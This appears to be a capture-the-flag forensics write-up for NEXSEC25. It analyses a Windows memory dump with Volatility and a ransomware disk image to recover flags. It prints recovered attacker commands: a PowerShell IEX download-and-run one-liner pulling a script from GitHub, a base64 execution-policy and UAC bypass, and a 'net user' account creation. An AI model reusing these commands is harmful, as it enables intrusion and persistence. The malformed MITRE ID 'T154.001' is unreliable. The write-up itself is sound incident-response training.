In this challenge we are given a memory artifact "memdump.mem". I am using the volatility 3 framework which is a tool for extracting a volatile memory. I ran the "windows.info" command, which confirmed the image was a **Windows 10** system. This verification allowed me to proceed with Windows-specific plugins for the investigation.

MEMOIR #1	Author: Mejik

Challenge description

"***What is the full filename of the malicious file that was opened?***"

In this challenge we need to find the full malicious filename inside the memory.

I began by analyzing the process list to find the initial point of compromise. I used the "**windows.pstree**" to visualize parent-child process relationships. I observed a suspicious chain where "**WINWORD.EXE***"* (Microsoft Word) spawned "**cmd.exe***"*, which subsequently spawned "**powershell.exe***"*.

```
*** 4784        4380    WINWORD.EXE     0xba018eb09080  19
**** 7240       4784    cmd.exe 0xba018f569080  1       -
***** 6112      7240    powershell.exe  0xba018cacb0c0  12
****** 6044     6112    powershell.exe  0xba018f214340  10
******* 5096    6044    powershell.exe  0xba018ea41080  0
```

This indicates a malicious macro execution. I then checked the command line arguments for the Word process using "**windows.cmdline***"*, which revealed the specific document responsible.

```
0" -crashHelper 1808 -appDir "C:\Program Files\Mozilla Thunderbird" - 1 gpu
5764    thunderbird.ex  "C:\Program Files\Mozilla Thunderbird\thunderbird.exe" -contentproc -parentBuildID 20251203205047 -prefsHandle 1948:6605 -prefMapHan
dle 1952:285758 -ipcHandle 1972 -initialChannelId {204e40ac-04fe-4a97-969d-ad3d49e3dddc} -parentPid 4808 -crashReporter "\\.\pipe\gecko-crash-server-pipe.48
08" -crashHelper 1996 -appDir "C:\Program Files\Mozilla Thunderbird" - 1 gpu
3920    conhost.exe     -
7524    thunderbird.ex  "C:\Program Files\Mozilla Thunderbird\thunderbird.exe" -contentproc -isForBrowser -prefsHandle 3436:6343 -prefMapHandle 3440:285758
-jsInitHandle 3444:223356 -parentBuildID 20251203205047 -ipcHandle 3212 -initialChannelId {7e200b95-4de2-4f31-a954-3e2d8c10ad92} -parentPid 4808 -crashRepor
ter "\\.\pipe\gecko-crash-server-pipe.4808" -crashHelper 3460 -win32kLockedDown -appDir "C:\Program Files\Mozilla Thunderbird" - 2 tab
6968    thunderbird.ex  "C:\Program Files\Mozilla Thunderbird\thunderbird.exe" -contentproc -parentBuildID 20251203205047 -prefsHandle 3628:8255 -prefMapHan
dle 3632:285758 -ipcHandle 2584 -initialChannelId {b4803e3d-6fa6-4964-94f2-0cdfa3b17bc8} -parentPid 4808 -crashReporter "\\.\pipe\gecko-crash-server-pipe.48
08" -crashHelper 3648 -appDir "C:\Program Files\Mozilla Thunderbird" - 3 rdd
5500    thunderbird.ex  "C:\Program Files\Mozilla Thunderbird\thunderbird.exe" -contentproc -isForBrowser -prefsHandle 4476:6343 -prefMapHandle 4484:285758
-jsInitHandle 4492:223356 -parentBuildID 20251203205047 -ipcHandle 4480 -initialChannelId {abd02418-587c-49aa-ade7-9737db651d0c} -parentPid 4808 -crashRepor
ter "\\.\pipe\gecko-crash-server-pipe.4808" -crashHelper 4300 -win32kLockedDown -appDir "C:\Program Files\Mozilla Thunderbird" - 4 tab
8668    FileCoAuth.exe  "C:\Users\azman\AppData\Local\Microsoft\OneDrive\25.216.1104.0002\FileCoAuth.exe" -Embedding
6372    CompatTelRunne  C:\Windows\system32\CompatTelRunner.exe -m:appraiser.dll -f:DoScheduledTelemetryRun -cv:ycY0rAcPN02RiE/c.1
4784    WINWORD.EXE     "C:\Program Files\Microsoft Office\Office16\WINWORD.EXE" /n "C:\Users\azman\Downloads\Jemputan_Bengkel_Strategik.docx
7240    cmd.exe cmd /c powershell.exe -ep bypass IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/kimmisuuki/AppleSeed/refs/h
eads/main/cat.ps1')
6780    conhost.exe     \??\C:\Windows\system32\conhost.exe 0x4
6112    powershell.exe  powershell.exe  -ep bypass IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/kimmisuuki/AppleSeed/refs
/heads/main/cat.ps1')
6044    powershell.exe  "powershell"
5096    powershell.exe  -
5936    cmd.exe "C:\Windows\System32\cmd.exe" /c powershell.exe -nop -e UwBlAHQALQBFAHgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGMAeQAgAEIAeQBwAGEAcwBzACAALQBTAGMAbwBw
AGUAIABDAHUAcgByAGUAbgB0AFUAcwBlAHIAOwAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGEAcwBrAHMAXABFAHYAZQBuAHQAVgBpAGUAdwBlAHIAUgBDAEUALgBwAHMAMQA=
9088    conhost.exe     \??\C:\Windows\system32\conhost.exe 0x4
```

The document that can be seen opened by WINWORD.EXE is :
Jemputan_Bengkel_Strategik.docx

FLAG : NEXSEC25{Jemputan_Bengkel_Strategik.docx}

MEMOIR #2	Author: Mejik

Challenge description

"What is the IP address of the primary C2 server?"

This challenge asked us to find the IP address of the primary C2 server. To find the C2 server I use "**windows.netstat**".

```
└─$ python3 vol.py -f ../../memdump2.mem windows.netstat
Volatility 3 Framework 2.27.1
Progress:  100.00               PDB scanning finished
Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     StatePID        Owner   Created

0xba018f5d18a0  TCPv4   192.168.8.34    49898   188.166.181.254 443     ESTABLISHED 6112    powershell.exe  2025-12-11 19:55:42.000000 UTC
0xba018db1f8a0  TCPv4   192.168.8.34    49915   188.166.181.254 443     ESTABLISHED 3968    powershell.exe  2025-12-11 20:01:28.000000 UTC
0xba018ee1b010  TCPv4   192.168.8.34    49918   188.166.181.254 8000    ESTABLISHED 3368    team.exe        2025-12-11 20:06:33.000000 UTC
0xba018c890270  TCPv4   127.0.0.1       49853   127.0.0.1       49851   ESTABLISHED 4808    thunderbird.ex  2025-12-11 19:47:54.000000 UTC
0xba018de058a0  TCPv4   127.0.0.1       49852   127.0.0.1       49850   ESTABLISHED 1000    thunderbird.ex  2025-12-11 19:47:54.000000 UTC
0xba0186b42520  TCPv4   192.168.8.34    3389    100.96.0.16     54023   ESTABLISHED 988     svchost.exe     2025-12-11 19:39:55.000000 UTC
0xba018ee1b790  TCPv4   127.0.0.1       49850   127.0.0.1       49852   ESTABLISHED 1000    thunderbird.ex  2025-12-11 19:47:54.000000 UTC
0xba018eb2f930  TCPv4   192.168.8.34    49740   4.213.25.242    443     ESTABLISHED 1136    svchost.exe     2025-12-11 19:43:40.000000 UTC
0xba018f1877b0  TCPv4   192.168.8.34    49919   20.198.167.116  443     ESTABLISHED 1888    smartscreen.ex  2025-12-11 20:07:09.000000 UTC
```

I identified multiple processes communicating with the external IP address "**188.166.181.254**".
On the first row, we can see (PID 6112) "powershell.exe" process which previously identified as a process that was spawned by the malicious Words document is communicating with the IP address on port 443. So I concluded that the ip address that communicates with the powershell.exe is the primary C2 Server IPaddress.

FLAG : NEXSEC25{188.166.181.254}

MEMOIR #3	Author: Mejik

Challenge description

"***What is the GitHub username hosting the malware repository?***"

This challenge asked us to find a Github username repository. On previous challenge (MEMOIR #1), we can see the powershell process that was created from the microsoft windows docs where the powershell command utilized Invoke-Expression (IEX) to download files from the repository.

```
8668    FileCoAuth.exe  "C:\Users\azman\AppData\Local\Microsoft\OneDrive\25.216.1104.0002\FileCoAuth.exe" -Embedding
6372    CompatTelRunne  C:\Windows\system32\CompatTelRunner.exe -m:appraiser.dll -f:DoScheduledTelemetryRun -cv:ycY0rAcPN02RiE/c.1
4784    WINWORD.EXE     "C:\Program Files\Microsoft Office\Office16\WINWORD.EXE" /n "C:\Users\azman\Downloads\Jemputan_Bengkel_Strategik.docx
7240    cmd.exe cmd /c powershell.exe -ep bypass IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/kimmisuuki/AppleSeed/refs
6780    conhost.exe     \??\C:\Windows\system32\conhost.exe 0x4
6112    powershell.exe  powershell.exe  -ep bypass IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/kimmisuuki/AppleSeed/re
6044    powershell.exe  "powershell"
5096    powershell.exe  -
5936    cmd.exe "C:\Windows\System32\cmd.exe" /c powershell.exe -nop -e UwBlAHQALQBFAHgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGMAeQAgAEIAeQBwAGEAcwBzACAALQBTAGMAbw
9088    conhost.exe     \??\C:\Windows\system32\conhost.exe 0x4
3968    powershell.exe  powershell.exe  -nop -e UwBlAHQALQBFAHgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGMAeQAgAEIAeQBwAGEAcwBzACAALQBTAGMAbwBwAGUAIABDAHUAcgByAGUAbg
3076    powershell.exe  "powershell"
```

We can see that there is a URL pointed to the github repo on the (PID 6112) powershell.exe and (PID 7240) cmd.exe revealing the host username.
"https://raw.githubusercontent.com/kimmisuuki/AppleSeed/refs/heads/main/cat.ps1"

FLAG : NEXSEC25{kimmisuuki}

MEMOIR #4	Author: Mejik

Challenge description

"***What is the SHA1 hash of the credential dumping executable found in memory?***"

For this challenge, we're going to refer back to previous challenge (MEMOIR #2) where we see powershell.exe communicate with the primary C2 server IP address which is the attacker IP.

There are also other processes that communicate with it using port 8000 which is team.exe (the malware itself).

```
└─$ python3 vol.py -f ../../memdump2.mem windows.netstat
Volatility 3 Framework 2.27.1
Progress:  100.00               PDB scanning finished
Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     StatePID        Owner   Created

0xba018f5d18a0  TCPv4   192.168.8.34    49898   188.166.181.254 443     ESTABLISHED 6112    powershell.exe  2025-12-11 19:55:42.000000 UTC
0xba018db1f8a0  TCPv4   192.168.8.34    49915   188.166.181.254 443     ESTABLISHED 3968    powershell.exe  2025-12-11 20:01:28.000000 UTC
0xba018ee1b010  TCPv4   192.168.8.34    49918   188.166.181.254 8000    ESTABLISHED 3368    team.exe        2025-12-11 20:06:33.000000 UTC
0xba018c890270  TCPv4   127.0.0.1       49853   127.0.0.1       49851   ESTABLISHED 4308    thunderbird.ex  2025-12-11 19:47:54.000000 UTC
0xba018de058a0  TCPv4   127.0.0.1       49852   127.0.0.1       49850   ESTABLISHED 1000    thunderbird.ex  2025-12-11 19:47:54.000000 UTC
0xba0186b42520  TCPv4   192.168.8.34    3389    100.96.0.16     54023   ESTABLISHED 988     svchost.exe     2025-12-11 19:39:55.000000 UTC
0xba018ee1b790  TCPv4   127.0.0.1       49850   127.0.0.1       49852   ESTABLISHED 1000    thunderbird.ex  2025-12-11 19:47:54.000000 UTC
0xba018eb2f930  TCPv4   192.168.8.34    49740   4.213.25.242    443     ESTABLISHED 1136    svchost.exe     2025-12-11 19:43:40.000000 UTC
0xba018f1877b0  TCPv4   192.168.8.34    49919   20.198.167.116  443     ESTABLISHED 1888    smartscreen.ex  2025-12-11 20:07:09.000000 UTC
```

From this information we know that there are also other executables inside this memory that are downloaded. So I try to search for team.exe inside the memory.

I am using “windows.cmdline” to search for the “team.exe”.

```
└─$ python3 vol.py -f ../../memdump.mem windows.cmdline | grep -i "team.exe"
Progress:    0.00               Scanning layer_name using PdbSignatureScanne
Progress:    0.00               Scanning layer_name using PdbSignatureScanne
Progress:  100.00               PDB scanning finished
3368    team.exe        "C:\Users\azman\AppData\Local\Temp\team.exe"
```

Now we know that the team.exe is inside “C:\Users\azman\AppData\Local\Temp\” which will act as the backdoor for the attacker.

Then i try to investigate this specific path to check all executable using this command “ **python3 vol.py -f ../../memdump.mem windows.filescan | grep "Temp" | grep ".exe"** ” to get all executable files that are in the temp directory.

```
└─$ python3 vol.py -f ../../memdump.mem windows.filescan | grep "Temp" | gre
p ".exe"
Progress:    0.00               Scanning layer_name using PdbSignatureScanne
Progress:    0.00               Scanning layer_name using PdbSignatureScanne
Progress:  100.00               PDB scanning finished
0xba018ecb1820  \Users\azman\AppData\Local\Temp\team.exe
0xba018ecb6320  \Users\azman\AppData\Local\Temp\team.exe
0xba0190062900  \Users\azman\AppData\Local\Temp\mk.exe
```

From what we can see, there are other executable files inside temp directory. If the “team.exe” acts as the backdoor for attackers I can conclude that mk.exe is more likely used as a credential dumping executable.

Then to get the SHA1 hash of the mk.exe I use “**windows.amcache.Amcache**” because it stores the metadata for executed programs including the hashes.

```
File    c:\users\azman\appdata\local\temp\mk.exe        gentilkiwi (benjamin
 delpy) 2025-12-11 10:27:24.000000 UTC  N/A     N/A     -       d1f7832035c3
e8a73cc78afd28cfd7f4cece6d20    N/A     mimikatz        2.2.0.0
```

We got the hash for the mk.exe : d1f7832035c3e8a73cc78afd28cfd7f4cece6d20

FLAG : NEXSEC25{d1f7832035c3e8a73cc78afd28cfd7f4cece6d20}

MEMOIR #5	Author: Mejik

Challenge description

"***What PowerShell script filename was used for the UAC bypass technique?***"

For this challenge, I just find all powershell using "***windows.cmdline***" to find the script filename.

```
└─$ python3 vol.py -f ../../memdump.mem windows.cmdline | grep -i "powershel
l"
Progress:    0.00               Scanning layer_name using PdbSignatureScanne
Progress:    0.00               Scanning layer_name using PdbSignatureScanne
Progress:  100.00               PDB scanning finished
7240    cmd.exe cmd /c powershell.exe -ep bypass IEX(New-Object Net.WebClien
t).DownloadString('https://raw.githubusercontent.com/kimmisuuki/AppleSeed/re
fs/heads/main/cat.ps1')
6112    powershell.exe  powershell.exe  -ep bypass IEX(New-Object Net.WebCli
ent).DownloadString('https://raw.githubusercontent.com/kimmisuuki/AppleSeed/
refs/heads/main/cat.ps1')
6044    powershell.exe  "powershell"
5096    powershell.exe  -
5936    cmd.exe "C:\Windows\System32\cmd.exe" /c powershell.exe -nop -e UwBl
AHQALQBFAHgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGMAeQAgAEIAeQBwAGEAcwBzACAALQBTAGMA
bwBwAGUAIABDAHUAcgByAGUAbgB0AFUAcwBlAHIAOwAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABU
AGEAcwBrAHMAXABFAHYAZQBuAHQAVgBpAGUAdwBlAHIAUgBDAEUALgBwAHMAMQA=
3968    powershell.exe  powershell.exe  -nop -e UwBlAHQALQBFAHgAZQBjAHUAdABp
AG8AbgBQAG8AbABpAGMAeQAgAEIAeQBwAGEAcwBzACAALQBTAGMAbwBwAGUAIABDAHUAcgByAGUA
bgB0AFUAcwBlAHIAOwAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGEAcwBrAHMAXABFAHYAZQBu
AHQAVgBpAGUAdwBlAHIAUgBDAEUALgBwAHMAMQA=
3076    powershell.exe  "powershell"
```

But when i try to find the filename, i don't see any file, instead i just see the URL for github repository and base64 encoded string. So I will try to decode it.

```
└─$ echo UwBlAHQALQBFAHgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGMAeQAgAEIAeQBwAGEAcwB
zACAALQBTAGMAbwBwAGUAIABDAHUAcgByAGUAbgB0AFUAcwBlAHIAOwAgAEMAOgBcAFcAaQBuAGQ
AbwB3AHMAXABUAGEAcwBrAHMAXABFAHYAZQBuAHQAVgBpAGUAdwBlAHIAUgBDAEUALgBwAHMAMQA
= | base64 -d
Set-ExecutionPolicy Bypass -Scope CurrentUser; C:\Windows\Tasks\EventViewerR
CE.ps1
```

Now that we have decoded the strings, we can see that it reveal the command
"Set-ExecutionPolicy Bypass -Scope CurrentUser; C:\Windows\Tasks\EventViewerRCE.ps1"

And we also can see the powershell script filename.

FLAG : nexsec25{EventViewerRCE.ps1}

MEMOIR #6	Author: Mejik

Challenge description

"***What is the SHA1 hash of the backdoor?***"

For this challenge we can refer to the previous challenge (MEMOIR #4) where we already know that the backdoor is "**team.exe".**

```
└─$ python3 vol.py -f ../../memdump2.mem windows.netstat
Volatility 3 Framework 2.27.1
Progress:  100.00               PDB scanning finished
Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     StatePID        Owner   Created

0xba018f5d18a0  TCPv4   192.168.8.34    49898   188.166.181.254 443     ESTABLISHED 6112    powershell.exe  2025-12-11 19:55:42.000000 UTC
0xba018db1f8a0  TCPv4   192.168.8.34    49915   188.166.181.254 443     ESTABLISHED 3968    powershell.exe  2025-12-11 20:01:28.000000 UTC
0xba018ee1b010  TCPv4   192.168.8.34    49918   188.166.181.254 8000    ESTABLISHED 3368    team.exe        2025-12-11 20:06:33.000000 UTC
0xba018c890270  TCPv4   127.0.0.1       49853   127.0.0.1       49851   ESTABLISHED 4808    thunderbird.ex  2025-12-11 19:47:54.000000 UTC
0xba018de058a0  TCPv4   127.0.0.1       49852   127.0.0.1       49850   ESTABLISHED 1000    thunderbird.ex  2025-12-11 19:47:54.000000 UTC
0xba0186b42520  TCPv4   192.168.8.34    3389    100.96.0.16     54023   ESTABLISHED 988     svchost.exe     2025-12-11 19:39:55.000000 UTC
0xba018ee1b790  TCPv4   127.0.0.1       49850   127.0.0.1       49852   ESTABLISHED 1000    thunderbird.ex  2025-12-11 19:47:54.000000 UTC
0xba018eb2f930  TCPv4   192.168.8.34    49740   4.213.25.242    443     ESTABLISHED 1136    svchost.exe     2025-12-11 19:43:40.000000 UTC
0xba018f1877b0  TCPv4   192.168.8.34    49919   20.198.167.116  443     ESTABLISHED 1888    smartscreen.ex  2025-12-11 20:07:09.000000 UTC
```

To get the SHA1 hash of the backdoor, I just use "*windows.amcache.Amcache*" like the one I use to get the SHA1 hash for credential dumping executable (mk.exe).

```
  warnings.warn(
File    c:\users\azman\appdata\local\temp\team.exe              2025-12-11 2
0:06:43.000000 UTC      N/A     N/A     -       255d932fa4418ac11b384b125a7d
7d91f8eb28f4    N/A
```

FLAG : nexsec25{255d932fa4418ac11b384b125a7d7d91f8eb28f4}

MEMOIR #7	Author: Mejik

Challenge Description


"*What is the key value name used for persistence?*"

This challenge asked us to find the key value name for persistence. As we already know the "**team.exe**" is used as a backdoor, and a backdoor always incorporates a persistence mechanism.

So I tried to find the key value name for the persistence mechanism of team.exe.

For this, I use strings to find the key value name because volatility cannot read the content inside the registry.

strings -el ../../memdump.mem | grep -i "team.exe"



I use strings and grep team.exe so that anything that is connected to team.exe in the memory will be shown including value inside it.

After doing a thorough analysis on the output of strings I found a PowerShell command that the attacker executed. This revealed that they targeted Registry Run Key and they gave their malicious entry a specific name which is "**selamat**".

FLAG : nexsec25{selamat}

MEMOIR #8	Author: Mejik

Challenge Description

"*What are the credentials of the newly created user account?*"

For this challenge I tried to search for "**net user**" as it is the standard command to check user accounts. I use "**windows.cmdline**" on volatility to check for running processes.
However, commands like "**net user**" execute and terminate in milliseconds, since the memory dump only captures a single snapshot in time, the "**net.exe**" was already dead and did not appear in the active process list.

```
└─$ python3 vol.py -f ../../memdump.mem windows.cmdline | grep -
i "net user"
Progress:    0.00              Scanning FileLayer using PageMap
Progress:   23.33              Scanning FileLayer using PageMap
Progress:  100.00              Stacking attempts finished
Progress:    0.00              Scanning layer_name using PdbSig
Progress:    0.00              Scanning layer_name using PdbSig
Progress:  100.00              PDB scanning finished
```

Although the process was dead, the text of command often remains in memory. Windows command prompt and PowerShell preserve a Console history buffer so users can scroll back through previous commands. It persists in RAM longer after command finishes.

So, i used "**strings**" to search the raw memory dump, specifically the keyword "**net user**".

```
└─$ strings -el ../../memdump.mem | grep -i "net user"
PS C:\Windows\system32> net user fakhri admin123 /add
```

Now we can see that the string search successfully recovered the username and password from a PowerShell console history buffer.

Flag: NEXSEC25{fakhri:admin123}

MEMOIR #9	Author: Mejik

Challenge Description

"*What was the name of the archive file that was exfiltrated?*"

In this challenge we need to find the archive file that was exfiltrated. Usually attacker would be collecting files of stolen data and then compressing them into archive before transferring them to the network.

So based on this there may be zip file or rar file that exist in user directory. I performed a broad string search across the memory dump for common archive file extension using "***strings -el ../../memdump.mem | grep -iE "\.zip|\.rar|\.7z"***" command.

```
└─$ strings -el ../../memdump.mem | grep -iE "\.zip|\.rar|\.7z"
System.ZipFolder.CRC32
System.ZipFolder.CompressedSize
System.ZipFolder.Encrypted
System.ZipFolder.Method
System.ZipFolder.Ratio
C:\Users\azman\Downloads\Documents.zip
C:\Users\azman\Downloads\Documents.zip
        # If user does not specify .Zip extension, we append it.
            $errorMessage = ($LocalizedData.ZipFileExistError -f $DestinationPath)
Explorer.ZipSelection
Windows.Zip
.zip
Documents.zipke
DOCUME~1.ZIPgke
n-packages.zip
es.zip
kages.zip
^[1ages.zip
\Device\HarddiskVolume3\Users\azman\Downloads\Documents.zip
System.IO.Compression.ZipArchiveMode
System.IO.Compression.ZipArchive
System.IO.Compression.ZipFile.dll
es.zip
```

When doing the search my eyes caught on the Documents.zip because it is the only compressed file in the user-writeable directory.

And there are also suspicious message about :

C:\Users\azman\Downloads\Documents.zip

 # If user does not specify .Zip extension, we append it.

$errorMessage = ($LocalizedData.ZipFileExistError -f $DestinationPath)

So i conclude that this are the archived file that was exfiltrated by attacker.

FLAG : nexsec25{Documents.zip}

OhMyFiles

Challenge Description

“Read the file incident_summary.txt to understand the context of this case. A forensic disk image of the user’s workstation has been provided. As a forensic analyst, your first step is to verify the integrity of the evidence.”

Challenge Setup

In this challenge, we were provided with an image file (.e01) and were asked to analyze the ransomware case that occurred to En. Fakhri’s computer. You may refer to the incident summary report here. Since we got the e01 file, we can use FTK Imager to inspect the file!

OhMyFiles #1	Author: 171k

Challenge Description

“Calculate the SHA256 of the disk image (.E01) and provide it as your answer.”

This challenge basically is just a sanity check so we download the correct file, I ran this command in my linux:

```
sha256sum FAKHRIWORKSTATION_20251211.E01
```

Flag:


nexsec25{c8f31718462337b4cc8218c2ca301ca9ca6122cca71c708757f38788533ca076}

OhMyFiles #2	Author: 171k


Challenge Description

"What file extension does the ransomware add to encrypted files?"

The challenge asks us to find the ransomware extension. With FTK Imager, all we have to do is navigate to the right folder and get the encrypted file!



Referring back to the incident report, we can find the encrypted file by looking for this file "BigClient_Proposal_2025.docx"



After navigating through the folders, we can find the file inside *"root/users/Fakhri/Documents"*

Flag:

nexsec25{.lock}


OhMyFiles #3	Author: 171k

Challenge Description

"What is the SHA-256 hash of the deleted archive file?"

It appears that we need to find the deleted malicious file to do further analysis!

Since it asked us to get the deleted file, only one thing comes to my mind. Recycle Bin!



And we found the file! There are 2 archive files inside this recycle bin but the other one has a very small size so I doubt that it contains another file.

Then we can simply use the same command as challenge *OhMyFiles#1* to get the sha256!

Flag: nexsec25{cfaa2ce425e2f472618323dcbceb2e3fc013100919a8dbf545bf15b4c45dae8f}

OhMyFiles #4	Author: Mejik

Challenge Description

"*Identify the most recent CVE that was exploited to deliver the ransomware payload.*"

It seems that we need to identify the CVE for this challenge, with all the information that we know where the docs that were locked are from year 2025, and the malware is zipped in rar which needs winrar to unrar it. So I searched for CVE about winrar in 2025.

I found that the CVE is "**CVE-2025-8088**". This vulnerability was described where a malicious "**.rar**" file bypassed the user's chosen extraction path and forced the files to be dropped to other location inside the system instead, which is perfect to hide the malware file inside the system and execute ransomware attack when a user opened the malicious "**.docs**" inside it.
This vulnerability is known as a zero-day path traversal vulnerability.

FLAG : NEXSEC25{CVE-2025-8088}


OhMyFiles #5	Author: Mejik

Challenge Description

"*What is the MITRE ATT&CK technique ID that matches the persistence mechanism observed in this scenario?*"

For this challenge, we need to know the MITRE ATT&CK technique ID. so we already know the vulnerability is a zero-day path traversal vulnerability, then of course after the malware is dropped in sensitive directory it needed a way to ensure that it ran every time Mr. Fakhri turned on his computer.

To ensure that the malware run on logon of course it would probably drop a file in the startup folder or use Registry Run Key.



Based on the finding about this persistence mechanism we can see the id of this technique is **T154.001**


FLAG : NEXSEC25{T154.001}

OhMyFiles #6	Author: 171k

Challenge Description

"What is the full file path where the ransomware was dropped on the system?"

In this challenge, we need to do a malicious file inspection to read its behaviour. We know that upon extracting, the malicious file will perform a malicious act so we do not need to extract the file inside the rar file. We can just run strings on the file to get its behaviour



I tried to grep multiple possible extensions and thankfully I managed to pull .exe from the rar file. It is indeed malicious. We got "*\Appdata\Local\svchost.exe*" as the file drop path. Since we need to discover the full file path that the malware **dropped** inside En.Fakhri's computer, we need to put the full path from disk C:


Flag:
nexsec25{C:\Users\Fakhri\AppData\Local\svchost.exe}

OhMyFiles #8	Author: 171k

Challenge Description

